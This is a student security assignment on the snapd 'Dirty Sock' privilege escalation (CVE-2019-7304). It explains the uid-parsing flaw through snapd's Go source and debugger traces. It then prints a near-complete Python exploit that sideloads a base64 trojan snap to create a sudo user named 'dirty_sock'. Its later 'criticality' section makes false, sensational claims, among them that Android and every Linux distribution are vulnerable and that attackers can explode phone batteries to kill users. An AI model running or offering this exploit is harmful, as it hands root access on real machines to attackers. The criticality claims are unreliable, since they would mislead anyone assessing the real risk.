SYSTEMS AND NETWORK PROGRAMMING (SNP)

Individual Assignment

Privilege Escalation Exploit in Linux kernel via snapd (CVE-2019-7304)

S.M.Deemantha Nayanajith Siriwardana

IT19091976

2 year 1 semester

Cyber Security

Week End Batch

Malabe Campus

deemanthanayanajith1@gmail.com

CONTENT

Overview

The Ubuntu versions which are released before the year 2019 are found to be vulnerable to privilege escalation attacks due to a bug present in snapd API local service which is installed by default with every Ubuntu desktop and server versions. Any low privileged user who is exploiting this vulnerability has the ability to get immediate access to the root level of the server. This vulnerability can also be vested with other Ubuntu like Linux distributions as well.

Background

Canonical, which provides software and commercial solutions for Ubuntu has launched a software deployment and package management system called “Snap” which is also known as “Snappy”. This supports an array of various Linux distributions including desktop, cloud, server and IOT distributions of Linux kernel. These Snap packages are self-contained and allows secure distribution of the latest apps and utilities needed for these platforms much easily. It can be defined as a deployment which do merely the same function as “apt-get" . This facilities provide the Linux distributions to compact all application dependencies to a single cluster like Windows applications.

Vulnerability Explanation

All the asserts and functions of the snapd service routine is defined and described as a systemd service unit file which is located in the file address " /lib/systemd/system/snapd.service ". Following is the view you can get once you visit that file location.

```
[Unit]
Description=Snappy daemon
Requires=snapd.socket
```

In there you can see, the last line which is "Requres=snapd.socket" redirects to a systemd socket unit file which is located at " /lib/systemd/system/snapd.socket " to get that file data.

Following image shows few lines of the content of that particular file.

```
[Socket]
ListenStream=/run/snapd.socket
ListenStream=/run/snapd-snap.socket
SocketMode=0666
```

"AF_UNIX" is a Unix domain socket which is also used by Linux to communicate between the processes which occurs in the same machine.

The first two lines show that two socket files are being created.

The third line shows that it has given read and write permission to all which is owner, user and group. This allows any of the process to connect to this socket and communicate with it.

The file system representation of the socket is obtained by typing the following command.

ls-aslh /run/snapd*

Type the above command line and press enter. The obtained result is shown below.

```
$ ls -aslh /run/snapd*
0 srw-rw-rw- 1 root root  0 Jan 25 03:42 /run/snapd-snap.socket
0 srw-rw-rw- 1 root root  0 Jan 25 03:42 /run/snapd.socket
```

Furthermore, we can use Linux “nc” tool to get connected to the previously described socket which is AF_UNIX.

Type the following command in the terminal and press enter.

nc-U /run/snapd.socket

The obtained result is shown below.

```
$ nc -U /run/snapd.socket

HTTP/1.1 400 Bad Request
Content-Type: text/plain; charset=utf-8
Connection: close

400 Bad Request
```

You can see that we have a hidden HTTP service. This will be our target of exploitation.

Before the exploitation, you have to be familiar with two term, which is API and REST API.

First we will see what is an API.

API stands for Application Programming Interface. It is something similar to a protocol which defines rules that tells the programs on how to communicate with each other.

For an example, if you go to a restaurant to have a dinner. You go there and sit in a table and call the waiter near you and tell him that you need to have a plate of spaghetti for your dinner. Then the waiter write it down on his notepad and go to the chef and tell him to prepare a dish of spaghetti for you. After the chef has done with that, he brings the dish and serves you.

In this example as you are not allowed to visit the restaurant's kitchen directly to meet the chef and place your order and to bring back your dish, a waiter does this task on behalf of you.

This is the same scenario that happens in an API. APIs are written to take a specific request from a program and take it to the service provider and again bring back the response from the service provider to the program.

If we relate to the above scenario, the program is you. API is the waiter. Chef is the service provider. You want to order a dish of spaghetti. That means the program need a specific service. But the program has no direct access to the service provider, who is the chef in this particular scenario. So an intermediate helper which is the waiter or the API comes to connect you with the chef or connect the program with the service provider. As the waiter write down your order and bring that to the chef, API record the request of a program and bring that to the service provider. As the waiter again bring the dish from the chef to you and serve you, the API brings back the response from the service provider, back to the program.

Now lets move onto a real world application, so you can understand this better.

Think that you want to book a flight to Australia and you want to fly with the national flag carrier, which is Sri Lankan Airlines. To check the flight schedules and to book a flight, you can either visit to a tour agent's website and search for flight schedules or you can directly do the same task by Sri Lankan Airline's website. Think that you chose the latter option. You visit to the Sri Lankan Airline's website and enter the date you want to fly, time, class, seat preferences, meal preferences and the baggage information and press search button. All the information related to Sri Lankan Airline's flight schedules are written in its database server. But you don't have the direct access to it because those data are vital and critical. But the database server has given permission to APIs to connect to the database server and read that information and present that to the requested passenger. So as soon as you enter these information in the web application and press enter, the API catches this information request and takes that request to the database server. Then the database server analyze the request and give the relevant information to the API. API brings this information back to the web application and display that information trough the web application. Even though you don't have the direct access permission to the database server to look and search the information you want, the API do that task on behalf of you.

So this is a good example of a real world application of APIs. Operating systems too, use this APIs. In operating systems, if an application or program want to use an I/O device, the program has to tell the kernel that it wants to use that particular I/O device. But the program cannot directly connect to the kernel. So it makes a system call to the kernel telling its need. These system calls are accessible trough APIs. Specifically, windows operating systems have specifically designed APIs called windows APIs to get these tasks done.

I think now you have a clear idea about what is an API and how it is used. So now let's see what is REST API.

REST is a set of rules that program developers follow when they create APIs for their programs. The REST stands for "Representational State Transfer".

So now we know what are APIs and what is REST APIs.

The developers of this REST API protocol have presented the complete informative description of this REST API. As this is an open-source code, you can have a look at this code at the following link.

https://github.com/snapcore/snapd/wiki/REST-API

As you go on reading, you can find a section called "POST /v2/create-user" somewhere near to the latter part.

You can see a screen capture of the document in the image given below.

POST /v2/create-user

- Description: Create a local user.
- Access: root
- Operation: sync
- Return: An object with the created username and the ssh keys imported.

Request

Example:

```
{
    "email": "michael@example.com",
    "sudoer": false
}
```

Fields

- email: the email of the user to create.
- sudoer: if true adds "sudo" access to the created user.
- known: if true use the local system-user assertions to create the user (see assertions.md for details about the system-user assertion).

This function is used to create a local user. As mentioned in the top part, it specifies that this call requires root level access to get executed. So by seeing this you can think that this can be a good vulnerability to exploit the system.

But we need to make sure that the user accessing the API already has root access.

To know that we have to review the trail of the code which will eventually bring you to a file I have shown below.

```
package daemon

import (
        "errors"
        "fmt"
        "net"
        "strconv"
        "strings"
        sys "syscall"
)

var errNoID = errors.New("no pid/uid found")

const (
        ucrednetNoProcess = uint32(0)
        ucrednetNobody    = uint32((1 << 32) - 1)
)

func ucrednetGet(remoteAddr string) (pid uint32, uid uint32, socket string, err error) {
        pid = ucrednetNoProcess
        uid = ucrednetNobody
        for _, token := range strings.Split(remoteAddr, ";") {
                var v uint64
                if strings.HasPrefix(token, "pid=") {
                        if v, err = strconv.ParseUint(token[4:], 10, 32); err == nil {
                                pid = uint32(v)
                        } else {
                                break
```

When reading trough that code, you can find the following code line which is the tenth code line from the bottom.

```
98          }
99
100         var pid, uid, socket string
101         if ucon, ok := con.(*net.UnixConn); ok {
102                 f, err := ucon.File()
103                 if err != nil {
104                         return nil, err
105                 }
106                 // File() is a dup(); needs closing
107                 defer f.Close()
108
109                 ucred, err := getUcred(int(f.Fd()), sys.SOL_SOCKET, sys.SO_PEERCRED)
110                 if err != nil {
111                         return nil, err
112                 }
113
114                 pid = strconv.FormatUint(uint64(ucred.Pid), 10)
115                 uid = strconv.FormatUint(uint64(ucred.Uid), 10)
116                 socket = ucon.LocalAddr().String()
117         }
118
119         return &ucrednetConn{con, pid, uid, socket}, err
120 }
```

What that highlighted code line does is, it calls to one of “Go language’s” standard libraries to collect user information related with the socket connection.

(If you wonder what is go language, it is a language developed at Google by Robert Griesemer, Rob pike and Ken Thompsom which is much similar to C language. This is often referred to as Golang)

Socket family of AF_UNIX has a dedicated option to enable the receiving of the credentials of the sending process in ancillary data.

To check this, you can type the following command in the terminal and press enter.

man unix

By using this way, we can determine the permissions of the process accessing the API.

Go language has a debugger called “Delve debugger”. We can use this debugger to see what this code line returns while executing the “nc” command from above.

So I will set a breakpoint at the highlighted function which I have shown in the previous image.

Then I will use Delve debugger’s, “print” command to show what values has been held by the “ucred” variable at the current moment.

The screen capture given below show the result obtained after execution of the debugger.

```
...
   109:                ucred, err := getUcred(int(f.Fd()), sys.SOL_SOCKET, sys.SO_PEERCRED)
=> 110:                if err != nil {
...
(dlv) print ucred
*syscall.Ucred {Pid: 5388, Uid: 1000, Gid: 1000}
```

According to this screen capture, it shows that my user id (uid) is 1000. This uid will deny me from accessing the sensitive API functions.

But some additional process happens within this function after this step.

That is, connection info is added to a new object by this function along with the values obtained in above.

you can see that implementation of the function in the screen capture below, which I have highlighted for easy recognition..

```
78
79  type ucrednetConn struct {
80          net.Conn
81          pid    string
82          uid    string
83          socket string
84  }
85
86  func (wc *ucrednetConn) RemoteAddr() net.Addr {
87          return &ucrednetAddr{wc.Conn.RemoteAddr(), wc.pid, wc.uid, wc.socket}
88  }
89
90  type ucrednetListener struct{ net.Listener }
91
92  var getUcred = sys.GetsockoptUcred
93
94  func (wl *ucrednetListener) Accept() (net.Conn, error) {
95          con, err := wl.Listener.Accept()
96          if err != nil {
97                  return nil, err
98          }
99
```

From the values captured from this functions, it is then taken by another function called “String()”. You can see the screen capture of that function in below.

```
68  type ucrednetAddr struct {
69          net.Addr
70          pid    string
71          uid    string
72          socket string
73  }
74
75  func (wa *ucrednetAddr) String() string {
76          return fmt.Sprintf("pid=%s;uid=%s;socket=%s;%s", wa.pid, wa.uid, wa.socket, wa.Addr)
77  }
78
79  type ucrednetConn struct {
80          net.Conn
81          pid    string
82          uid    string
83          socket string
84  }
85
```

In here you can see that the received values from the RemoteAddr() function are concatenated into a single variable of which the type is string.

Lastly, the below given function will again break that combined values into individual parts.

```
37
38  func ucrednetGet(remoteAddr string) (pid uint32, uid uint32, socket string, err error) {
39          pid = ucrednetNoProcess
40          uid = ucrednetNobody
41          for _, token := range strings.Split(remoteAddr, ";") {
42                  var v uint64
43                  if strings.HasPrefix(token, "pid=") {
44                          if v, err = strconv.ParseUint(token[4:], 10, 32); err == nil {
45                                  pid = uint32(v)
46                          } else {
47                                  break
48                          }
49                  } else if strings.HasPrefix(token, "uid=") {
50                          if v, err = strconv.ParseUint(token[4:], 10, 32); err == nil {
51                                  uid = uint32(v)
52                          } else {
53                                  break
54                          }
55                  }
56                  if strings.HasPrefix(token, "socket=") {
57                          socket = token[7:]
58                  }
59
```

So let's see what the above function is doing. When this function is called, it will split the received concatenated string by semicolon ";". Then it will look for anything that is stating with "uid=".

So this is our exploitation point of this program. Because as this function is iterating trough all the splitted parts, a subsequent second occurrence of "uid=" would overwrite the first value.

Now we have an idea about the vulnerable point in this code file and we want to clarify that further to look precisely to this vulnerability. In order to do that, we have to go back to the delve debugger and check what this "remoteAddr" string holds during a "nc" connection that implements a proper GET request in HTTP.

In the screen capture below, I have showed you the request used in this occasion.

```
$ nc -U /run/snapd.socket
GET / HTTP/1.1
Host: 127.0.0.1
```

For the above request, you can see the debug output obtained in the delve debugger in the screen capture given below.

```
github.com/snapcore/snapd/daemon.ucrednetGet()
...
=>  41:         for _, token := range strings.Split(remoteAddr, ";") {
...
(dlv) print remoteAddr
"pid=5127;uid=1000;socket=/run/snapd.socket;@"
```

In the above screen capture, you can see that the we have a single line of string variable with everything concatenated together instead of objects containing separate individual properties for elements like uid and pid.

This string has four unique elements. You can see that the second element, which is “uid=1000” is the thing which is currently controlling the permissions.

According to the function implementation, as this is splitting the string at “;” and iterating its way, we can see that there are two sections in this string accordingly.

If we could insert another “uid=” part to to this function in one of its iterations, we can overwrite the first value.

In the third section separated by “;” after “uid=1000” is (socket=/run/snapd.socket) part. This part defines the file path which this information has to bind. In other words, this address is the local network address of the listening socket.

But we cannot change this socket to run snapd on another socket because we don’t have permission to do that function.

You can see a “@” sign at the end of the string.

For your convenience of referencing, I will again put the previous screen capture in below.

```
github.com/snapcore/snapd/daemon.ucrednetGet()
...
=>  41:         for _, token := range strings.Split(remoteAddr, ";") {
...
(dlv) print remoteAddr
"pid=5127;uid=1000;socket=/run/snapd.socket;@"
```

The “@ ” should have a connection with the “remoteAddr” because in the function implementation you can see the that remoteAddr variable.

If we look into this in delve debugger, we can see that “net.go” which is the standard library for Go language is returning both remote address and local network address.

In the screen capture below, you can see the data related to this remote address and local network address as “raddr” and “laddr”.

```
> net.(*conn).LocalAddr() /usr/lib/go-1.10/src/net/net.go:210 (PC: 0x77f65f)
...
=> 210: func (c *conn) LocalAddr() Addr {
...
(dlv) print c.fd
...
        laddr: net.Addr(*net.UnixAddr) *{
                Name: "/run/snapd.socket",
                Net: "unix",},
        raddr: net.Addr(*net.UnixAddr) *{Name: "@", Net: "unix"},}
```

In the above screen capture, you can see that the last line has set the remote address to “@” sign.

To find the meaning of this symbol, if we refer to the “man unix” page, we can see that it says this is called “abstract namespace”.

This abstract namespaces are used to bind sockets which are independent of their filesystems.

The specialty of this sockets which are in the abstract namespace is that they begin with a NULL –byte character.

This NULL-byte character is displayed by the terminal as “@”.

But in here, instead of relying on this abstract socket namespace, we can create a socket bound to a file which is under our control.

This creation of new socket will affect the final fourth part of the string, which ww want to modify our “uid=”, which will intern land on “raddr” variable shown above.

So to do that task, we write a python code to create a file name having “uid=0” string part inside it.

Then we will bind it to that python file as a socket and finally we will initiate a connection with the snapd API.

The below given screen capture shows the important section of this python file which do the described function.

```
# Setting a socket name with the payload included
sockfile = "/tmp/sock;uid=0;"

# Bind the socket
client_sock = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)
client_sock.bind(sockfile)

# Connect to the snap daemon
client_sock.connect('/run/snapd.socket')
```

After binding this file to the socket and initiating the connection with the snapd API, we can check whether our payload has successfully exploited the vulnerability that we have discovered.

To do that, we will again come to the delve debugger and check the values in the remoteAddr variable.

The screen capture below shows the output obtained when this value is checked.

```
> github.com/snapcore/snapd/daemon.ucrednetGet()
...
=>  41:         for _, token := range strings.Split(remoteAddr, ";") {
...
(dlv) print remoteAddr
"pid=5275;uid=1000;socket=/run/snapd.socket;/tmp/sock;uid=0;"
```

You can see that our payload has successfully exploited the vulnerability. It shows that the uid, which had the value of 1000 has now changed to 0. This user id belongs to the root user. We did this by overwriting the original uid by this root user id in the last iteration of the function. So from now onwards we have full access to the functions which are set as protected in the API.

To verify this further, we can run our delve debugger to the last step of the function.

You can see the output of the debugger in the screen capture below.

```
> github.com/snapcore/snapd/daemon.ucrednetGet()
...
=>  65:         return pid, uid, socket, err
...
(dlv) print uid
0
```

So you can see that we have successfully exploited the vulnerability and confirmed the success of our exploitation.

Now we have the full root user access to the protected secure functions in the API.

In the next section I have given the exploit python code that we have used in here.

Exploitation Code

```
#!/usr/bin/env python3

“””

Local privilege escalation via snapd, affecting Ubuntu and other Linux kernel distributions.


If successfully executed, the system will have a new user with sudo permission as displayed below.


username: dirty_sock
password: dirty_sock

“””


import string
import random
import socket
import base64
import time
import sys
import os
```

```
BANNR = r'''

**********************************************************

**********************************************************

                DIRTY SOCK Vulnerability

                        Version 2

**********************************************************

**********************************************************


//=========[]=========================================\\

|| R&D     || initstring (@init_string)              ||

|| Source  || https://github.com/initstring/dirty_sock ||

|| Details || https://initblog.com/2019/dirty-sock     ||

\\=========[]=========================================//


        '''
```

```
TROJAN_SNAP=(‘’’
aHNxcwcAAAAQIVZcAAACAAAAAAAEABEA0AIBAAQAAADgAAAAAAAAAI4DAAAA
AAAAhgMAAAAAAD/////////xICAAAAAAAAsAIAAAAAAAA+AwAAAAAAHgDAA
AAAAAAIyEvYmluL2Jhc2gKCnVzZXJhZGQgZGlydHlfc29jayAtbSAtcCAnJDYkc1daY1c
xdDI1cGZVZEJ1WCRqV2pFWlFGMnpGU2Z5R3k5TGJ2RzN2Rnp6SFJqWGZCWUswU
09HZk1EMXNMeWFTOTdBd25KVXM3Z0RDWS5mZzE5TnMzSndSZERoT2NFbURw
QlZsRjltLicgLXMgL2Jpbi9iYXNoCnVzZXJtb2QgLWFHIHN1ZG8gZGlydHlfc29jawplY2h
vICJkaXJ0eV9zb2NrICAgIEFMTD0oQUxMOkFMTCkgQUxMIiA+PiAvZXRjL3N1ZG9lcn
MKbmFtZTogZGlydHktc29jawp2ZXJzaW9uOiAnMC4xJwpzdW1tYXJ5OiBFbXB0eSBz
bmFwLCB1c2VkIGZvciBleHBsb2l0CmRlc2NyaXB0aW9uOiAnU2VlIGh0dHBzOi8vZ2l
0aHViLmNvbS9pbml0c3RyaW5nL2RpcnR5X3NvY2sKCiAgJwphcmNoaXRlY3R1cmV
zOgotIGFtZDY0CmNvbmZpbmVtZW50OiBkZXZtb2RlCmdyYWRlOiBkZXZlbAqcAP03
elhaAAABaSLeNgPAZIACIQECAAAAADopyIngAP8AXF0ABIAerFoU8J/e5+qumvhFkb
Y5Pr4ba1mk4+lgZFHaUvoa1O5k6KmvF3FqfKH62aluxOVeNQ7Z00lddaUjrkpxz0ET/
XVLOZmGVXmojv/IHq2fZcc/VQCcVtsco6gAw76gWAABeIACAAAAaCPLPz4wDYsCA
AAAAAFZWowA/Td6WFoAAAFpIt42A8BTnQEhAQIAAAAAvhLn0OAAnABLXQAAan
87Em73BrVRGmIBM8q2XR9JLRjNEyz6lNkCjEjKrZZFBdDja9cJJGw1F0vtkyjZecTuAf
MJX82806GjaLtEv4x1DNYWJ5N5RQAAAEDvGfMAAWedAQAAAPtvjkc+MA2LAgAA
AAABWVo4gIAAAAAAAAAAPAAAAAAAAAAAAAAAAAAAAFwAAAAAAAAwAAAAA
AAAACgAAAAAAAAOAAAAAAAAAAPgMAAAAAAAEgAAAAACAAw'''
        + 'A' * 4256 + '==')

def check_args():
   """Return short help if any args given"""
   if len(sys.argv) > 1:
      print("\n\n"
          "No arguments needed for this version. Simply run and enjoy."
          "\n\n")
      sys.exit()
```

```
def create_sockfile():

    """Generates a random socket file name to use"""
    alphabet = string.ascii_lowercase
    random_string = ''.join(random.choice(alphabet) for i in range(10))
    dirty_sock = ';uid=0;'

#At this point, we can access the peer data of  UNIX AF_SOCKET
#As it has a vulnerability due to a misconfiguration in coding
#By ucrednet.go file in snapd.
#This allows to overwrit the available UID.

    sockfile = '/tmp/' + random_string + dirty_sock

    print("[+] Inserting the exploit code to a socket file which is selected randomly:
" + sockfile)

    return sockfile



def bind_sock(sockfile):

    """Binds to a local file"""
#To make this exploit work successfully, we need to bind this to a socket file.
#As a remote peer, this exploit code will be inserted to socket's ancillary data.
      print("[+] Binding to socket file...")
    client_sock = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)
    client_sock.bind(sockfile)
```

```
    # Connect to the snap daemon
    print("[+] Connecting to snapd API...")
    client_sock.connect('/run/snapd.socket')

    return client_sock

def delete_snap(client_sock):
    """Deletes the trojan snap, if installed"""
    post_payload = ('{"action": "remove",'
                    ' "snaps": ["dirty-sock"]}')
    http_req = ('POST /v2/snaps HTTP/1.1\r\n'
                'Host: localhost\r\n'
                'Content-Type: application/json\r\n'
                'Content-Length: ' + str(len(post_payload)) + '\r\n\r\n'
                + post_payload)

    # Send our payload to the snap API
    print("[+] Deleting trojan snap (and sleeping 5 seconds)...")
    client_sock.sendall(http_req.encode("utf-8"))

    # Receive the data and extract the JSON
    http_reply = client_sock.recv(8192).decode("utf-8")

    # Exit on probably-not-vulnerable
    if '"status":"Unauthorized"' in http_reply:
        print("[!] API reply: The prevailing system was unable to be exploited by this
injection code!:\n\n")
        print(http_reply)
        sys.exit()
```

```
    # Exit on failure
    if 'status-code":202' not in http_reply:
        print("[!] API reply: Payload failed.:\n\n")
        print(http_reply)
        sys.exit()


    #Deleberately sleep to facilitate the installation.
   time.sleep(5)
def install_snap(client_sock):
    """Sideloads the trojan snap"""


    # base64 mentioned above, is decoded again into bytes.
    blob = base64.b64decode(TROJAN_SNAP)

    # Configure the multi-part form upload boundary here:
    boundary = '------------------------f8c156143a1caf97'


    #POST payload for the /v2/snap API construction
    #Allows sideloading proceess

    post_payload = '''
--------------------------f8c156143a1caf97
Content-Disposition: form-data; name="devmode"
true
--------------------------f8c156143a1caf97
Content-Disposition: form-data; name="snap"; filename="snap.snap"
Content-Type: application/octet-stream
''' + blob.decode('latin-1') + '''
--------------------------f8c156143a1caf97--'''
```

```
#Posting the headers and waiting for HTTP 100 reply
#Before sending  the payload


http_req1 = ('POST /v2/snaps HTTP/1.1\r\n'
        'Host: localhost\r\n'
        'Content-Type: multipart/form-data; boundary='
        + boundary + '\r\n'
        'Expect: 100-continue\r\n'
        'Content-Length: ' + str(len(post_payload)) + '\r\n\r\n')




# Send the headers to the snap API
print("[+] Trojan installation. Sleeping for 8s")
client_sock.sendall(http_req1.encode("utf-8"))

# Receive the initial HTTP/1.1 100 Continue reply
http_reply = client_sock.recv(8192).decode("utf-8")

if 'HTTP/1.1 100 Continue' not in http_reply:
   print("[!] Reply: Unable to start POST conversation\n\n")
   print(http_reply)
   sys.exit()

# Sending the payload
http_req2 = post_payload
client_sock.sendall(http_req2.encode("latin-1"))

# Receive the data and extract the JSON
http_reply = client_sock.recv(8192).decode("utf-8")
```

```
    # Exit on failure
    if 'status-code":202' not in http_reply:
        print("[!] Reply: Failed!:\n\n")
        print(http_reply)
        sys.exit()

    #Failing to do the uninstallation properly might keep traces in the system.
    #So delebrately sleep to allow correct installation

    time.sleep(8)

def print_success():

    """Printing a success message exploitation was achieved successfully"""
    print("\n\n")
    print("**********************")
    print("Congradulations!")
    print("Vulnerability has successfully being exploited ...:")
    print("Use the username and password displayed below to gain root access
whenever you need from here onwards...")

    print("   username: dirty_sock")
    print("   password: dirty_sock")
    print("**********************")
    print("\n\n")
```

```
def main():
    """Main program function"""
     # Banner...
    print(BANNER)
     # Check for any args (none needed)
    check_args()

    #Random name creation for the dirty socket file
    sockfile = create_sockfile()

    # Binding the dirty socket to the snapdapi
    client_sock = bind_sock(sockfile)

    #Snap trojan deletion, in case there is a possibility of pre installation
    delete_snap(client_sock)

    #To create a install hook in creating a user, installing the snap trojan
    install_snap(client_sock)

    # Delete the trojan snap
    delete_snap(client_sock)

    # Remove the dirty socket file
    os.remove(sockfile)

    #Printing success message
    print_success()

 if __name__ == '__main__':
    main()
```

[1]This code was referred by a blog post and was modified according to the project. The reference link is given below.

Criticality Assessment

The vulnerability that we have discussed in here is found to be prevailing in Ubuntu versions which was released up to January 2019. But even all other Linux kernel based operating systems are also vulnerable to these vulnerability including Fedora, Mint, Kubuntu, Lubuntu, Xubuntu, Ubuntu touch, GNOME, Ubuntu Kylin, Ubuntu MATE, Ubuntu Unity, Arch, Debian, , CentOS, Elementary, Gentoo, , openSUSE, OpenWrt, RHEL and also on Android which is also built on the Linux kernel. As these all operating systems uses snap packages, the devices installed with these operating systems can be exploited and the root permission to the kernel level can be taken to the hand of the attacker [2].

In the above mentioned operating system Android and Ubuntu touch are mobile operating systems which are installed mainly on smart phones, tablets, IO devices, IOT devices and other wearable devices like smart watches and fitness trackers. So exploiting this vulnerability in the Linux kernel of these mobile devices will enable the attacker to use the functions and the hardware of the smartphone with admin level privileges. So lets talk about all of the security vulnerabilities one by one, that can be exploited with this vulnerability.

In 2011, Mark Shuttleworth started on developing Ubuntu touch OS primarily targeting touch devices like smartphones, tablets and other mobile devices. Also Ubuntu for Android devices version developer version was released in February 2013 [3].
UBports Foundation which develops this Ubuntu touch OS has released a list of mobile devices which works best with this Ubuntu touch OS. Given below is the list of mobile devices which are compatible with this Ubuntu touch OS.

Sony Xperia X (F5121 & F5122) (suzu)
Sony Xperia XPerformance (F8131 & F8132) (dora)
LG V20 T-Mobile (h918)
LG G6 (h870)
Samsung S3 Neo(s3ve3g)
Xiaomi 4 (cancro)
Xiaomi Redmi 4(X) (santoni)
Xiaomi Redmi 4(A) (rolex)
Xiaomi Mi Note 2 (scorpio)
Nexus 6P (angler)
Nexus 5(hammerhead)
Nexus 7 2013 LTE(deb)
Nexus 4(mako)
Nexus 7 2013 WiDi (flo)
Oneplus 3 (oneplus3)
Oneplus 3 t (oneplus3t)
Oneplus One(bacon)
Bq Aquaris E4.5 (krillin)
Bq Aquaris U Plus(tenshi)
Bq Aquaris E5 (vegetahd)
Bq Aquaris M10 FHD(frieza)
Bq Aquaris M10 HD(cooler)
Meizu MX4(arale)
Meizu Pro5 (turbo)
Fairphne 2(FP2)
Pinephone (pinephone)
VollaPhone (vollaphone)
Librem 5 (librem5)
Moto G(2014) (titan)
Zuk z2 Plus (zuk_z2_plus)
Asus Zenfone 2 ZE551ML (Z00A)
Yu Black(garlic)

Redmi Note 7(lavender)
Pinebook(pinebook)
Raspberry Pi (rpi)
Pinetab(pinetab)
Desktop PC(x86) [4]

If you look for more details of this devices, you can see that the most of the mobile phones listed above has fingerprint sensors, iris scanners, voice recognition and face recognition facilities.
As all of this devices are powered with Ubuntu, like android uses play store, these Ubuntu powered devices has to use snap packages to fulfill their application needs because snap library is the default “play store” for Ubuntu installed devices. As the vulnerability is vested with snap, we can easily exploit the security of any of the above listed mobile devices.
To be precise, let me give you the definition of the mobile devices. Mobile devices are devices which can fit easily in the hand of the user. So these mobile devices also include laptops, wearables, personal assistant devices and raspberry pi like computer boards as well.
Moving back to the smartphones, the criticality is vested with the features that these mobile devices use to authenticate the user. Although these advanced featured are introduced to enhance the security of the smartphone and validate the legitimate user, this can be used in other hand by the attacker to launch any kind of attack present on this planet.
As mentioned previously, these devices have implemented fingerprint scanners, iris scanners, face recognition ids and voice recognition. But to implement this features, the legitimate user has to first feed his fingerprint, iris details, face geometry and voice pattern into the smartphone. These data will be stored in the device memory. From next time onwards, when user want to login to the phone, the user has to provide his fingerprint, perform iris scan, face scan or a voice check. Then the data obtained at this instance is cross-checked with the data which is previously stored in the memory. If the data is matched, the user will be given access to the smartphone. If the data is not matched, the access will be denied. This is the normal procedure.

But if the attacker successfully exploit this snap vulnerability, he can get root level access to the smartphone. So without a much of an effort, the attacker can access any folder or encrypted files in the device. If so, he can also access the folder, which stores the data related to these finger print check, iris scanning check, face geometry check and also the audio files used for voice recognition validation. When he has the access to those files, he can successfully do the followings.

- The finger print scanners used in the smartphones use capacitor charges to get the details of the fingerprint of the user unlike in optical fingerprint scanners. So, the fingerprint image generated in smartphones are more precise and highly detailed than the image obtained by normal optical fingerprint scanners. By getting this highly detailed image of the fingerprint of the user, the attacker can easily print a 3D prototype of the fingerprint using a 3D printer.
- The iris scanners used in this smart phones uses IR LEDs and high pixelate cameras to get a detailed image of the iris. So that would also be a highly detailed and precise image of the user's iris. The attacker can also print this details of the iris on a transparent contact lenses using a 3D printer.
- The technology used to obtain the face geometry of this smartphones projects multiple array of DOTs using IR LEDs and by using several algorithms, it calculate the details like the depth of features in the face like length between eye sockets, length and curvature of the jawline like information. So again this will be a vey much detailed data about the face of the user. This detailed data can be fed into a 3D printer and can be used to print a 3D prototype of the user.
- By getting access to the audio files used for voice recognition validations, the attacker can also manipulate the voice of the real user easily using the available technologies.

- This may not seem like much of an important thing because why would an attacker get fingerprint when he has full access to the device. But, this type of attack can be expanded more than this. Think for an instant if the user of this mobile device is a person who has access to restricted places like bank vaults, server farms, medical laboratories, security research facilities, other government secret agencies or even has access to Big Data related to large government organizations, industries or business institutions.
- The attacker can easily bypass all the high-end security mechanisms used in anywhere of these institutions to get access to them pretending to be like the original person, which is the victim who uses this smartphone which uses Linux kernel. As all these highly access restricted premises uses biometric security mechanisms like fingerprint scanners, iris scanners, face geometric scanners and voice pattern recognition, the attacker can easily bypass all these security easily because he has all these information of the user in his hand.
- Apart from this, the attacker can also install a keylogger to get usernames and passwords to the victims social media accounts, bank accounts and other user credentials to many other services.
- He can also get access to the contact list on the victim's phone, the SMS messages and other messenger services. He can also launch the same attack on these users as well or he can launch a sphere phishing attack on these users pretending to be the original user of the phone. He can descretely send messages to this users from the victim phone and can easily extract information. Or else, he can get mobile numbers and call them and extract those information by using the voice of the original user because he have the audio files of the voice of the original user.
- The attacker can install a spyware remotely to the victims smartphones to track his location and routes, use his smartphone's both back and front cameras, mic, sensors to collect information about the user's surrounding.
- Some smartphone users connect their home CCTV network to their smartphones to view the footages remotely. So the attacker can also get a nice view inside the home of the user more easily by accessing these services in his smartphone.

- Another thing is that, some users connect smart assistance devices in their home to their smart phones. The devices like Alex, Amazon Echo and Apple home pod has the ability to connect to any IOT device in their vicinity. So by connecting to this smart assistant devices trough the victim smartphone, the attacker can also control all the IOT devices in the victim's home. Moreover, he can also record the conversations of his family members and listen to them.
- These CCTV and conversation recordings of the family members can be used to planned burglaries, abductions, identity theft, blackmailing and other various types of malicious works.
- Also the attacker can remotely inject a ransomware and encrypt all the sensitive data in the smartphone, affecting the user in different levels according to the severity of the data. Then he can ask for a ransom to decrypt the data and either he can decrypt them or leave it encrypted even after user paying the ransom.
- Smartphones today uses high capacity batteries for extended retention of the power after a single charge cycle. So some smart phone batteries have capacities even greater than 4500 mAh. This is a very much high value compared to normal mobile phones. Due to higher processing power of the smartphone, sometimes this battery get overheated. Usually mobile phones don't have a dedicated cooling system. The heat generated in the motherboard also will cooperate to overheat the battery. Some smartphones use heat sinks on top of there motherboards and the battery. But this is not yet effective when considering the generated heat. Smart phone's power settings are controlled in the kernel level of the OS. This includes the amount of power dissipation from the battery to hardware parts and the algorithms to prevent the overcharging of the battery when it is powered for charging. Attacker can easily get access to these functions when he get the root level access by exploiting this vulnerability. So he can change the algorithms which prevents overcharging the battery. In this way, due to continuous charging of the battery, it will overheat and explode damaging the device and also the user.

In this way, when the battery explodes, it damages the smartphones motherboard and other peripherals including memory cards and sim cards. So the attacker can destroy all the sensitive information stored in them by this way.

- He can go to an extreme end and he can kill a specific target by using this method. Smartphones uses lots of sensors for added features. One most important sensor used in here is the Proximity sensor. It is used to lock the screen when the user take the phone near his year preventing activation of other functions by the touchscreen touching the ear. If this sensor is activated at any moment, most of the time it means that either the ser is in a call or the phone is close to his body at most of the time. So attacker can check the status of this sensor and he can write a malware to inject keystrokes or any other code to continuously feed the mobile phone processor to overwhelm it at a short period of time. So if the processor is overheated enough and that heat is transferred to the battery to overheat it as well within that short time, the attacker can explode the phone when it is near the user. By this, he can either kill him if it is near his ear or he can cause injury to the victim if the phone is in a pocket or any other place near his body.

In the attachments section, I have presented all the images related to these attacks and the relevant devices related these attacks.

Tools

- Host operating system

  Host OS name : Windowws 10 Pro
  Version : 1803
  Processor : Intel(R) Core(TM) i5-4210U CPU @ 1.70GHz
  Installed RAM : 4GB

